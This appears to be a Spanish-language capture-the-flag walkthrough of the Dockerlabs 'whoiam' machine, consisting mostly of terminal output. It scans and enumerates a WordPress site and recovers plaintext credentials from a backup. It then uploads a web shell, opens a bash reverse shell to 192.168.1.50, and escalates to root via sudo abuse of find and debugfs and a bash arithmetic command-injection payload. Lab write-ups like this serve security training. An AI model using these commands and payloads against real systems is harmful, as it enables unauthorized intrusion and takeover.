

Dockerlabs máquina fácil whoiam

```
(silver@lobo)-[~/Documentos/dockerlabs/whoiam/nmap]
$ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.22.0.2 -oG ollPorts
[sudo] contraseña para silver:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-20 19:59 -05
Initiating ARP Ping Scan at 19:59
Scanning 172.22.0.2 [1 port]
Completed ARP Ping Scan at 19:59, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:59
Scanning 172.22.0.2 [65535 ports]
Discovered open port 80/tcp on 172.22.0.2
Completed SYN Stealth Scan at 20:00, 1.18s elapsed (65535 total ports)
Nmap scan report for 172.22.0.2
Host is up, received arp-response (0.000010s latency).
Scanned at 2024-06-20 19:59:59 -05 for 1s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
MAC Address: 02:42:AC:16:00:02 (Unknown)

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

(silver@lobo)-[~/Documentos/dockerlabs/whoiam/nmap]
$ extractPorts ollPorts
```

File: **extractPorts.tmp**

```
1
2  [*] Extracting information...
3
4  [*] IP Address: 172.22.0.2
5  [*] Open ports: 80
6
7  [*] Ports copied to clipboard
8
```

```
(silver@lobo)-[~/Documentos/dockerlabs/whoiam/nmap]
$ cat targeted
```


File: **targeted**

```
1  # Nmap 7.94SVN scan initiated Thu Jun 20 20:01:11 2024 as: nmap -p80 -sCV -oN targeted 172.22.0.2
2  Nmap scan report for 172.22.0.2
3  Host is up (0.000063s latency).
4
5  PORT      STATE SERVICE VERSION
6  80/tcp    open  http    Apache httpd 2.4.58 ((Ubuntu))
7  |_http-server-header: Apache/2.4.58 (Ubuntu)
8  |_http-generator: WordPress 6.5.4
9  |_http-title: Whoiam
10  MAC Address: 02:42:AC:16:00:02 (Unknown)
11
12  Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
13  # Nmap done at Thu Jun 20 20:01:24 2024 -- 1 IP address (1 host up) scanned in 13.12 seconds
```



```
silver@lobo: ~/Documentos/dockerlabs/whoiam x silver@lobo: ~/Documentos/dockerlabs/whoiam/nmap x
(silver@lobo)-[~/Documentos/dockerlabs/whoiam/nmap]
$ whatweb http://172.22.0.2/
http://172.22.0.2/ [200 OK] Apache[2.4.58], Country[RESERVED][?], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.22.0.2], JQuery[3.7.1], MetaGenerato
r[WordPress 6.5.4], Script, Title[whoiam], UncommonHeaders[link], WordPress[6.5.4]
(silver@lobo)-[~/Documentos/dockerlabs/whoiam/nmap]
```

```
(silver@lobo)-[~/Documentos/dockerlabs/whoiam/nmap]
$ wpscan --url http://172.22.0.2/ -e u,p --plugins-detection=aggressive
```



WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] It seems like you have not updated the database for some time.
Y
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://172.22.0.2/ [172.22.0.2]
[+] Started: Thu Jun 20 20:10:31 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.58 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

Error: The username hola is not registered on this site. If you are unsure of your username, try your email address instead.

Username or Email Address


Password

☐ Remember Me

Log In

172.22.0.2/wp-login.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Tienda de Teclados



Error: The username hola is not registered on this site. If you are unsure of your username, try your email address instead.

Username or Email Address

Password

☐ Remember Me

Log In

```

Brute Forcing Author IDs - Time: 00:00:00
[+] User(s) Identified:
[+] erik
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
|   - http://172.22.0.2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
[+] developer
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Jun 20 20:10:48 2024
[+] Requests Done: 1566
[+] Cached Requests: 8
[+] Data Sent: 421.213 KB
[+] Data Received: 13.389 MB
[+] Memory used: 286.703 MB
[+] Elapsed time: 00:00:16

```

```

(silver@lobo) [~/Documentos/dockerlabs/whoiam/content]
$ ls
credentials.txt
(silver@lobo)-[~/Documentos/dockerlabs/whoiam/content]
$ cat credentials.txt

```

	File: credentials.txt
1	Username Password
2	
3	developer 2wmy3KrGDRD%RsA7Ty5n71L
4	

```

(silver@lobo)-[~/Documentos/dockerlabs/whoiam/content]
$

```

```



[+] Extensions: php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/wp-content (Status: 301) [Size: 313] [→ http://172.22.0.2/wp-content/]
/index.php (Status: 301) [Size: 0] [→ http://172.22.0.2/]
/wp-includes (Status: 301) [Size: 314] [→ http://172.22.0.2/wp-includes/]
/readme.html (Status: 200) [Size: 7401]
/wp-login.php (Status: 200) [Size: 4039]
/wp-trackback.php (Status: 200) [Size: 135]
/wp-admin (Status: 301) [Size: 311] [→ http://172.22.0.2/wp-admin/]
/backups (Status: 301) [Size: 310] [→ http://172.22.0.2/backups/]
/xmlrpc.php (Status: 405) [Size: 42]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/wp-signup.php (Status: 302) [Size: 0] [→ http://172.22.0.2/wp-login.php?action=register]
/server-status (Status: 403) [Size: 275]
Progress: 372684 / 622932 (59.83%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 373391 / 622932 (59.94%)

Finished

```



p0wny@shell

```
p0wny@shell:~/wp-content/uploads# whoami  
www-data
```

```
p0wny@shell:~/wp-content/uploads# bash -c "bash -i >& /dev/tcp/192.168.1.50/443 0>&1"
```

```
(silver@lobo) [~/Documentos/dockerlabs/whoiam/content]  
$ nc -nlvp 443  
listening on [any] 443 ...  
connect to [192.168.1.50] from (UNKNOWN) [172.22.0.2] 38464  
bash: cannot set terminal process group (23): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@2e13802ff71e:/var/www/html/wp-content/uploads$ ls  
ls  
2024  
shell.php  
www-data@2e13802ff71e:/var/www/html/wp-content/uploads$ whoami  
www-data  
www-data@2e13802ff71e:/var/www/html/wp-content/uploads$ script /dev/null -c bash  
<w/html/wp-content/uploads$ script /dev/null -c bash  
Script started, output log file is '/dev/null'.  
www-data@2e13802ff71e:/var/www/html/wp-content/uploads$ ^Z  
zsh: suspended nc -nlvp 443
```

```
(silver@lobo)-[~/Documentos/dockerlabs/whoiam/content] wp-content/uploads# whoami
```

```
$ stty raw -echo; fg
```

```
[1] + continued nc -nlvp 443
```

```
reset xterm p0wny@shell:~/wp-content/uploads# bash -c "bash -i >& /dev/tcp/192.168.1.50/443 0>&1"
```

```
Archivo Acciones Editar Vista Ayuda
silver@lobo: ~/Documentos/dockerlabs/whoiam x silver@lobo: ~/Documentos/dockerlabs/whoiam/content x silver@lobo: ~/Descargas x
<www/html/wp-content/uploads$ stty rows 39 columns 167
www-data@2e13802ff71e:/var/www/html/wp-content/uploads$ export TERM=xterm 66 export SHELL=bash
www-data@2e13802ff71e:/var/www/html/wp-content/uploads$ sudo -l
Matching Defaults entries for www-data on 2e13802ff71e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on 2e13802ff71e:
    (rafa) NOPASSWD: /usr/bin/find
www-data@2e13802ff71e:/var/www/html/wp-content/uploads$
```

```
www-data@2e13802ff71e:/var/www/html/wp-content/uploads$ sudo -l
Matching Defaults entries for www-data on 2e13802ff71e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on 2e13802ff71e:
    (rafa) NOPASSWD: /usr/bin/find
www-data@2e13802ff71e:/var/www/html/wp-content/uploads$ sudo -u rafa /usr/bin/find . -exec /bin/bash \; -quit
rafa@2e13802ff71e:/var/www/html/wp-content/uploads$ ls
2024_shell.php
rafa@2e13802ff71e:/var/www/html/wp-content/uploads$
```

```
silver@lobo: ~/Documentos/dockerlabs/whoiam x ruben@2e13802ff71e: ~ x silver@lobo: ~/Descargas x
<www/html/wp-content/uploads$ stty rows 39 columns 167
www-data@2e13802ff71e:/var/www/html/wp-content/uploads$ export TERM=xterm 66 export SHELL=bash
www-data@2e13802ff71e:/var/www/html/wp-content/uploads$ sudo -l
Matching Defaults entries for www-data on 2e13802ff71e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on 2e13802ff71e:
    (rafa) NOPASSWD: /usr/bin/find
www-data@2e13802ff71e:/var/www/html/wp-content/uploads$ sudo -u rafa /usr/bin/find . -exec /bin/bash \; -quit
rafa@2e13802ff71e:/var/www/html/wp-content/uploads$ ls
2024_shell.php
rafa@2e13802ff71e:/var/www/html/wp-content/uploads$ sudo -l
Matching Defaults entries for rafa on 2e13802ff71e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User rafa may run the following commands on 2e13802ff71e:
    (ruben) NOPASSWD: /usr/sbin/debugfs
rafa@2e13802ff71e:/var/www/html/wp-content/uploads$ sudo -u ruben /usr/sbin/debugfs
debugfs 1.47.0 (5-Feb-2023)
debugfs: !/bin/bash
ruben@2e13802ff71e:/var/www/html/wp-content/uploads$ whoami
ruben
ruben@2e13802ff71e:/var/www/html/wp-content/uploads$ cd /home/ruben
ruben@2e13802ff71e:~$ ls
ruben@2e13802ff71e:~$ sudo -l
Matching Defaults entries for ruben on 2e13802ff71e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ruben may run the following commands on 2e13802ff71e:
    (ALL) NOPASSWD: /bin/bash /opt/penguin.sh
ruben@2e13802ff71e:~$
```

```
else
    echo "Wrong"
fi
ruben@2e13802ff71e:/opt$ sudo /bin/bash /opt/penguin.sh
Enter guess: a^H
/opt/penguin.sh: line 5: [: : syntax error: invalid arithmetic operator (error token is ")
Wrong
ruben@2e13802ff71e:/opt$ sudo /bin/bash /opt/penguin.sh
Enter guess: a[$(date >62)]+42

Fri Jun 21 04:04:04 CEST 2024
Correct
ruben@2e13802ff71e:/opt$ sudo /bin/bash /opt/penguin.sh
Enter guess: a[$(/bin/bash >62)]+42
root@2e13802ff71e:/opt# whoami
root
root@2e13802ff71e:/opt# cd /root
root@2e13802ff71e:~# ls
root@2e13802ff71e:~#
```